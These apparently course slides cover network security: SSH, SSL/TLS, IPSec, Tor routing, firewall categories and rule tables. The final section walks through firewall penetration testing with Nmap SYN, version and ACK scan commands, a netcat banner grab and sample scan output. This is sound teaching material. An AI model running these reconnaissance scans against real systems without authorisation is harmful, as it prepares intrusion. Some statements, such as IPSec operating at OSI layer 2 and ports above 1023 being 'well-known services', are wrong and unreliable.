Browser Encryption

- Browsers can encrypt data during transmission.
- Browser negotiates with the server an algorithm for encryption
- SSH (Secure Shell):
 - Provides authentication and encryption service to Shell or OS commands
 - Replaces telnet, rlogin, rsh for remote access
 - Protects against spoofing and data modification during transmission
 - Usage algorithm (DES, AES etc) for encryption and (Public keys, Kerberos etc) for authentication
- SSL/TLS (Secure Socket Layer/Transport Layer Security):
 - SSL has 3 version 1.0, 2.0. 3.0. Version 3.1 is known as TLS
 - Implemented at layer 4 (transport layer)
 - SSL operates at application level
 - Provides server authentication, optionally client authentication and encrypted communication channel between client and server

Cipher Suite

- Cipher suite is client & server negotiated encryption algorithm for authentication, session encryption and hashing
 - Diffie-Hellman
 - DES
 - AES
 - RC4
 - RSA
 -
- Server sends a set of records listing cypher suite identifiers it can use
- Client responds with the preferred choices from the shared set

SSH (Secure Shell)

- SSH or Secure Shell or Secure Socket Shell is a network protocol that helps us securely accessing and communicating with remote servers.
- SSH uses a client-server architecture for secured communication over the network by connecting an ssh client with the ssh server.
- By default, ssh server listens to the standard TCP port 22.
- SSH uses a public-key cryptography technique to authenticate between client and server.
- SSH uses strong symmetric encryption & hashing algorithms for the exchange of messages between client and server to ensure privacy and data integrity.


SSL (HTTPS)

- SSL encrypts data that is transmitted across the web.
- Anyone who tries to intercept this data will only see a garbled mix of characters that is nearly impossible to decrypt.
- SSL initiates an **authentication** process called a handshake between two communicating devices to ensure that both devices are really who they claim to be.
- SSL digitally signs data in order to provide **data integrity**, verifying that the data is not tampered with before reaching its intended recipient.

IP Security (IPSec)

- IPSec is implemented at OSI layer 2 (data layer)
- Implements encryption and authentication
- Allows two communicating parties to agree on mutually supported set of protocols
- **Security Association (SA):** a set of security parameter for a secured communication channel
- SA includes:
 - Encryption algorithm, key and mode
 - Encryption parameters like initialization vector
 - Authentication protocol and key
 - Life span of the SA
 - Address of opposite end of association
 - Sensitivity level of protected data (used for classified information)
- A host (network server or firewall) may have multiple SAs in operation at any given point of time

Headers and Data




- IPSec has two fundamental data structure:
 - Authentication Header (AH)
 - Encapsulated Security Payload (ESP) – replaces TCP header & data portion of packet
- Sequence number is incremented by 1 for each packet transmitted
- IPSec encapsulated security payload contains descriptors to tell a recipient how to interpret encrypted content

The Onion Routing (TOR)

- Link & End to end encryption data is encrypted but client & server address remain exposed
 - TOR prevents an eavesdropper from learning source, destination, or content of data in transit
 - Protection is achieved by transferring communication around a network of computer before delivery to receiver
 - Ex: A needs to send a packet to B. It routes it thru X, Y & Z.
 - A encrypts the packet with B's public key and appends a header from Z to B
 - Then A encrypts the result with Z's public key and appends a header from Y to Z
 - Then A encrypts the result with Y's public key and appends a header from X to Y
 - Then A encrypts the result with X's public key and appends a header from A to X
 - Upon receipt of the packet, intermediate nodes only know the previous and next nodes for the packet and not the whole path
 - Used in covert mails, private browsing, dark web etc
 - Browsers: TOR, Orfox, Epic, Comodo Ics Dragon
-

The Onion Routing (TOR)



- The client with access to all the encryption keys i.e **key 1, key 2 & key 3** encrypts the message (get request) thrice wrapping it under 3 layers like an onion which have to be peeled one at a time.
- This **triple encrypted message** is then sent to the first server i.e. **Node 1(Input Node)**.
- Node 1** only has the address of **Node 2** and **Key 1**. So it **decrypts** the message using **Key 1** and realises that it doesn't make any sense since it still has 2 layers of encryption so it passes it on to **Node 2**
- Node 2** has **Key 2** and the addresses of the **input & exit nodes**. So it **decrypts** the message using **Key 2** realises that its still **encrypted** and passes it onto the **exit node**
- Node 3 (exit node)** peels off the last layer of encryption and finds a **GET request** for youtube.com and passes it onto the **destination server**
- The server processes the request and serves up the desired webpage as a **response**. The response passes through the same nodes in the reverse direction where each node puts on a **layer of encryption** using their specific key
- It finally reaches the client in the form of a **triple encrypted response** which can be decrypted since the client has access to all the keys

Firewalls

What is a Firewall?

- Firewalls are network security devices which protect a subnet (mainly internal) from harm by another subnet (mainly external)
 - Filters traffic between a protected (inside) network and less trustworthy (outside) network
 - Firewall is a traffic cop that permits or block data flow between two parts of a network architecture
 - Firewalls enforce pre-determined rules (security policies) to govern traffic flow
 - Two rules commonly used – default permit and default deny
- Can also be used to separate the sensitive segments of a network i.e. R&D
- Firewalls run on dedicated systems for performance and security reasons
- Firewall system typically doesn't have:
 - Compilers, linkers, loaders, text editors, debuggers, libraries or other tools
 - An attacker can take advantage of these tools

How Does Firewall Work?

Rule	Type	Source Address	Destination Address	Destination Port	Action
1	TCP	*	192.168.1.*	25	Permit
2	UDP	*	192.168.1.*	69	Permit
3	TCP	192.168.1.*	*	80	Permit
4	TCP	*	192.168.1.18	80	Permit
5	TCP	*	192.168.1.*	*	Deny
6	UDP	*	192.168.1.*	*	Deny

- **Security Policy:** Set of rules that define what traffic can or can not pass thru the firewall
- Firewalls enforce pre-determined rules (security policies) to govern traffic flow

- **Rule 1:** Allow traffic from any outside host to 192.168.1 subnet on port 25 (mail transfer)
- **Rule 2:** Allow traffic from any outside host to 192.168.1 subnet on port 69 (file transfer)
- **Rule 3:** Allow traffic from 192.168.1 subnet to any outside host on port 80 (web pages)
- **Rule 4:** Allow traffic from any outside host to 192.168.1.18 on port 80 (web server)
- **Rule 5 & Rule 6:** Deny all other traffic (inbound or outbound)

Firewall Rules

- Firewalls can enforce pre-determined rules for:
 - IP Address
 - Domain name
 - Protocols
 - Programs
 - Ports
 - Key words
- Firewall Types
 - Host based (software firewall) - Windows firewall
 - Network based (hardware+software firewall)

Firewall Categories

- **First Generation:** Packet filtering gateways or screening routers
- **Second Generation:** Stateful inspection firewalls
- **Third Generation:**
 - Application Proxy Firewall
 - Circuit level gateways
 - Guard Firewall
 - Personal firewall
- Network Address Translation (NAT) Firewall
- Next Generation Firewall (NGFW)



Packet Filtering Firewall

	Source IP	Dest. IP	Source Port	Dest. Port	Action
1	192.168.21.0	--	--	--	deny
2	--	--	--	23	deny
3	--	192.168.21.3	--	--	deny
4	--	192.168.21.0	--	>1023	Allow

1. Incoming packets from network 192.168.21.0 are blocked.
2. Incoming packets destined for internal TELNET server (port 23) are blocked.
3. Incoming packets destined for host 192.168.21.3 are blocked.
4. All well-known services to the network 192.168.21.0 are allowed.

- Simplest form of firewalls
- Controls access based on packet address (source or destination) or specific transport protocol type (HTTP, Telnet)
- Doesn't inspect data inside packet and treats each packet in isolation. It has no ability to judge whether a packet is part of an existing stream of traffic.
- Can detect outside traffic with a forged source header
- Usage separate interface cards for inside and outside
- Can not implement complex rules


Stateful Inspection Firewall



- Stateful firewalls (performs Stateful Packet Inspection) are able to determine the connection state of packet which makes it more efficient.
- It keeps track of the state of networks connection travelling across it, such as TCP streams.
- Filtering decisions would not only be based on defined rules, but also on packet's history in the state table.

- Stateful inspection firewalls judge traffic based on information from multiple packets
- If someone is trying to scan ports in a short time, firewall will block that host
- Ex: first attempt (port 1) from 10.1.3.1 will be allowed but access time recorded, port 2 allowed, port 3 allowed but at port 4 the abnormal behavior is noticed and disallowed


Application Proxy Firewall



- Proxy acts as an intermediary between two end systems. Can filter traffic at application level.
- The client must send a request to the firewall, where it is then evaluated against a set of security rules and then permitted or blocked.
- Proxy firewalls monitor traffic for layer 7 protocols (HTTP, FTP etc) and use both stateful and deep packet inspection to detect malicious traffic.

- Application proxy firewall simulates the behavior of a protected application on the inside network, allowing in only safe data
- Application proxy intrudes in the middle of protocol between sender and receiver, similar to man in the middle
- Proxy interprets the protocol stream as an application would and takes control action based on things visible inside the protocol

Circuit Level Gateway



- This firewall allows one network to be extension of another network and functions as a virtual gateway between two networks
- Firewall verifies the circuit at time of creation after which data transfer is normal
- VPNs are implemented thru circuit level gateways


Guard Firewall

- A guard is a proxy type firewall
- A guard implements programmable set of conditions, even if the program conditions become very sophisticated
- Great firewall of China (Golden Shield Program) is a guard firewall. It filters content based on government restrictions/ rules.
 - Initiated, developed, and operated by the Ministry of Public Security (MPS)
 - Blocks politically inconvenient incoming data from foreign countries
 - Web sites belonging to "outlawed" or suppressed groups, such as pro-democracy activists

Personal Firewall

- Personal firewall is program that runs on a single host to monitor and control traffic to that host
- It works in conjunction with support from operating system
- Ex: SaaS Endpoint Protection (McAfee), F-Secure Internet Security, Microsoft Windows Firewall, Zone Alarm, Checkpoint
- Personal firewalls:
 - List of safe/unsafe sites
 - Policy to download code/files
 - Unrestricted data sharing
 - Management access from corporate but not from outside
 - Combine action with anti-virus software

Network Address Translation (NAT)



- Allow multiple devices with independent network addresses to connect to the internet using a single IP address, keeping individual IP addresses hidden.
- Hence, attackers scanning a network for IP addresses can't capture specific details, providing greater security against attacks.
- NAT firewalls are similar to proxy firewalls in that they act as an intermediary between a group of computers and outside traffic.

- Every packet between two hosts contains source address & port and destination address & port
- NAT firewall conceals real internal addresses from outsiders who don't know the real addresses and can not access these real addresses directly
- Firewall replaces source address by its own address and keeps entries of original source address & port and destination address & port in a mapping table.

Next Generation Firewalls (NGFW)



- Combines traditional firewall technology with additional functionality, such as encrypted traffic inspection, intrusion prevention systems, anti-virus etc.
- Has capability to deep packet inspection (DPI).
 - While basic firewalls only look at packet headers, deep packet inspection examines the data within the packet itself, enabling users to more effectively identify, categorize, or stop packets with malicious traffic
- TCP handshake checks
- Surface level packet inspection
- May also include other technologies as well, such as intrusion prevention systems (IPSs) that work to automatically stop attacks against network



Next Generation Firewalls (NGFW)

- According to Gartner, a next-generation firewall must include:
 - Standard firewall capabilities like stateful inspection
 - Integrated intrusion prevention
 - Application awareness and control to see and block risky apps
 - Upgrade paths to include future information feeds
 - Techniques to address evolving security threats
- **Examples:** FortiGate (Fortinet), Cisco ASA, Cisco Meraki MX, Sophos XG, SonicWall TZ, CheckPoint, Palo Alto, Juniper etc

Threat Focused NGFW

- These firewalls include all the capabilities of a traditional NGFW and also provide advanced threat detection and remediation.
- A threat-focused NGFW can:
 - Know which assets are most at risk with complete context awareness
 - Quickly react to attacks with intelligent security automation that sets policies and hardens your defenses dynamically
 - Better detect evasive or suspicious activity with network and endpoint event correlation
 - Greatly decrease the time from detection to clean-up with retrospective security that continuously monitors for suspicious activity and behaviour even after initial inspection
 - Ease administration and reduce complexity with unified policies that protect across the entire attack continuum

NGFW Features

- Breach prevention and advanced security
 - Prevention to stop attacks before they get inside
 - A best-of-breed next-generation IPS built-in to spot stealthy threats and stop them fast
 - URL filtering to enforce policies on hundreds of millions of URLs
 - Built-in sandboxing and advanced malware protection that continuously analyzes file behavior to quickly detect and eliminate threats
 - A world-class threat intelligence organization that provides the firewall with the latest intelligence to stop emerging threats
- Comprehensive network visibility
 - Threat activity across users, hosts, networks, and devices
 - Where and when a threat originated, where else it has been across your extended network, and what it is doing now
 - Active applications and websites
 - Communications between virtual machines, file transfers, and more


NGFW Features

- Flexible management and deployment options
 - Management for every use case--choose from an on-box manager or centralized management across all appliances
 - Deploy on-premises or in the cloud via a virtual firewall
 - Customize with features that meet your needs--simply turn on subscriptions to get advanced capabilities
 - Choose from a wide range of throughput speeds
- Fastest time to detection
 - Detect threats in seconds
 - Detect the presence of a successful breach within hours or minutes
 - Prioritize alerts so you can take swift and precise action to eliminate threats
 - Make your life easier by deploying consistent policy that's easy to maintain, with automatic enforcement across all the different facets of your organization

NGFW Features


- Automation and product integrations
 - Seamlessly integrates with other tools from the same vendor
 - Automatically shares threat information, event data, policy, and contextual information with email, web, endpoint, and network security tools
 - Automates security tasks like impact assessment, policy management and tuning, and user identification
- Leading Firewalls
 - Fortinet Fortigate
 - Cisco ASA NGFW
 - pfSense
 - Sophos UTM
 - WatchGuard Firebox
 - Meraki MX Firewalls
 - Juniper SRX
 - Palo Alto Network VM-Series

DMZ (De-Militarized Zone)



- A DMZ Network functions as a subnet containing an organization's exposed, outward-facing services.
- DMZ adds an extra layer of security to an organization's local area network.
 - A protected and monitored network node that faces outside the internal network can access what is exposed in the DMZ
 - Rest of the organization's network is safe behind a firewall.
- A DMZ provides extra protection in detecting and mitigating security breaches before they reach the internal network, where valuable assets are stored.

Firewall Penetration Testing Steps



1. Locate firewall
2. Conduct traceroute
3. Port scan
4. Banner grab
5. Access control enumeration
6. Identifying firewall architecture
7. Testing firewall policies
8. Firewalking
9. Port redirection
10. External and internal testing
11. Test for covert channels
12. HTTP Tunneling
13. Identify firewall specific vulnerabilities

Firewall Penetration Testing Steps

- Step 1. Locating The Firewall
 - Every firewall penetration test will begin with locating the firewall.
 - Using any packet crafting software, the tester crafts specific IP packets containing UDP, TCP or ICMP payloads.
 - Common firewall pen-testing tools used are [Hping](#) and [Nmap](#).
 - Both tools have similar functionality with one small difference.
 - Hping can only scan 1 IP address at a time compared to Nmap, which can scan a range of IP addresses.
 - Hping is a better choice to avoid any abnormal activity from being detected.
 - By repeating the scanning process, one can map the list of allowed services in the firewall.

Firewall Penetration Testing Steps

- Step 2. Conducting Traceroute
 - Network range can be identified by running a tracert command against the firewall located in the previous step.
 - This step will also provide information regarding the route packets take between systems and determine all routers and devices that are involved in the connection establishing process.
 - Certain information pertaining to devices that filter traffic and protocols used can also be obtained.

Firewall Penetration Testing Steps

- Step 3. Port Scanning
 - The most commonly used tool is Nmap due to the flexibility of its wide customization of scans one wishes to perform.
 - This step identifies open ports on the firewall and also identifies the corresponding services that are running on those open ports.
 - Using Nmap, one can craft a scan that encompasses the type of scan wanted, options for that specific scan type, the timing of the scan etc.
 - For example,
 - Nmap -sS -p 0-1024 x.x.x.x -T4
 - will send packets with a SYN flag raised, to the first 1024 ports using aggressive timing.
 - Depending on the preferences and requirements of the penetration tester, Nmap can export the results of the scan in different formats.

Firewall Penetration Testing Steps

- Step 3. Port Scanning

```
C:\Program Files (x86)\Nmap>nmap.exe -sS [REDACTED] 137 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:34 W. Europe Daylight Time
Nmap scan report for aib-of-w16[REDACTED] (10.[REDACTED])
Host is up (0.11s latency).
Not shown: 993 filtered ports
PORT      STATE    SERVICE
113/tcp    closed   ident
135/tcp    open     msrpc
139/tcp    open     netbios-ssn
445/tcp    open     microsoft-ds
2701/tcp   open     sms-rcinfo
3389/tcp   open     ms-wbt-server
6129/tcp   open     unknown

Nmap done: 1 IP address (1 host up) scanned in 36.46 seconds
```

- After mapping all necessary ports and determining the ones that are in an open state, the penetration testers can run another Nmap scan on the open ports to determine which services are running.
- Running the following Nmap scan will provide that information:
- Nmap -sV x.x.x.x -T1.
- After crafting and running different Nmap scans, the penetration tester will have a basic overview of the firewall, open ports, and services running on those ports.

Firewall Penetration Testing Steps

- Step 4. Banner Grabbing
 - Banner grabbing on the firewall will provide information on the version of the firewall in use. This information can be used to find available exploits that can potentially compromise the firewall.
 - Netcat is used to craft a connection request which will provide the tester with the right information.
 - For example, let's say that we identified port 80 on the firewall as open. The following Netcat command will retrieve the firewall banner and the webserver version:
 - nc-nvv 10.0.0.1 80.

```
C:\Program Files (x86)\Nmap>nmap.exe -sV 10.0.0.1 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:37 W. Europe Daylight Time
Nmap scan report for 10.0.0.1
Host is up (0.067s latency).
Not shown: 993 filtered ports
PORT      STATE SERVICE      VERSION
113/tcp    closed ident
135/tcp    open  msrpc?
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds?
2701/tcp   open  cmrbservice Microsoft Configuration Manager Remote Control service (CmRcService.exe)
3389/tcp   open  ms-wbt-server Microsoft Terminal Services
6129/tcp   open  damwaremr   DameWare Mini Remote Control
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 245.09 seconds
```

Firewall Penetration Testing Steps

- Step 4. Banner Grabbing
 - Next step is crafting and scanning the firewall using custom made packets.
 - The purpose of this is to elicit different firewall responses and determine which type of firewall you are trying to bypass.
 - Using Hping or Nmap, a penetration tester should try many different variations of the scan in order to gather as much information as possible.
 - Each scan should use different flags (SYN, ACK, FIN etc.) and different protocols (TCP, UDP) in order to attempt connection establishment.
 - Testing different protocols with different connection attributes will elicit the most useful responses from the firewall.

Firewall Penetration Testing Steps

- Step 5. Access Control Enumeration

- A firewall employs access control lists in order to determine which traffic to allow or deny from the internal network.
- The only indicator a penetration tester can observe while enumerating the access control list is the state of ports on the firewall.
- Nmap can also be used to accomplish this step with the following command; Nmap -sA x.x.x.x.
- Nmap will send packets to the first 1024 ports with the ACK flag raised.
- This will return results indicating if the port is open, filtered or unfiltered.
- If the port is in an “Open” state, it is in listening mode.
- If the state of the port is “filtered”, it indicates the port is blocked by the firewall.
- If the port is “unfiltered”, the firewall is passing traffic through the port, but the port is not open.

```
C:\Program Files (x86)\Nmap>nmap.exe -sA [REDACTED] 137 -T3
Starting Nmap 7.80 ( https://nmap.org ) at 2019-08-28 10:44 W. Europe Daylight Time
Nmap scan report for aib-of-wl00:[REDACTED] ([REDACTED], 137)
Host is up (0.17s latency).
All 1000 scanned ports on aib-of-wl00:18.([REDACTED] ([REDACTED], 137) are filtered
[REDACTED]
Nmap done: 1 IP address (1 host up) scanned in 179.37 seconds
```

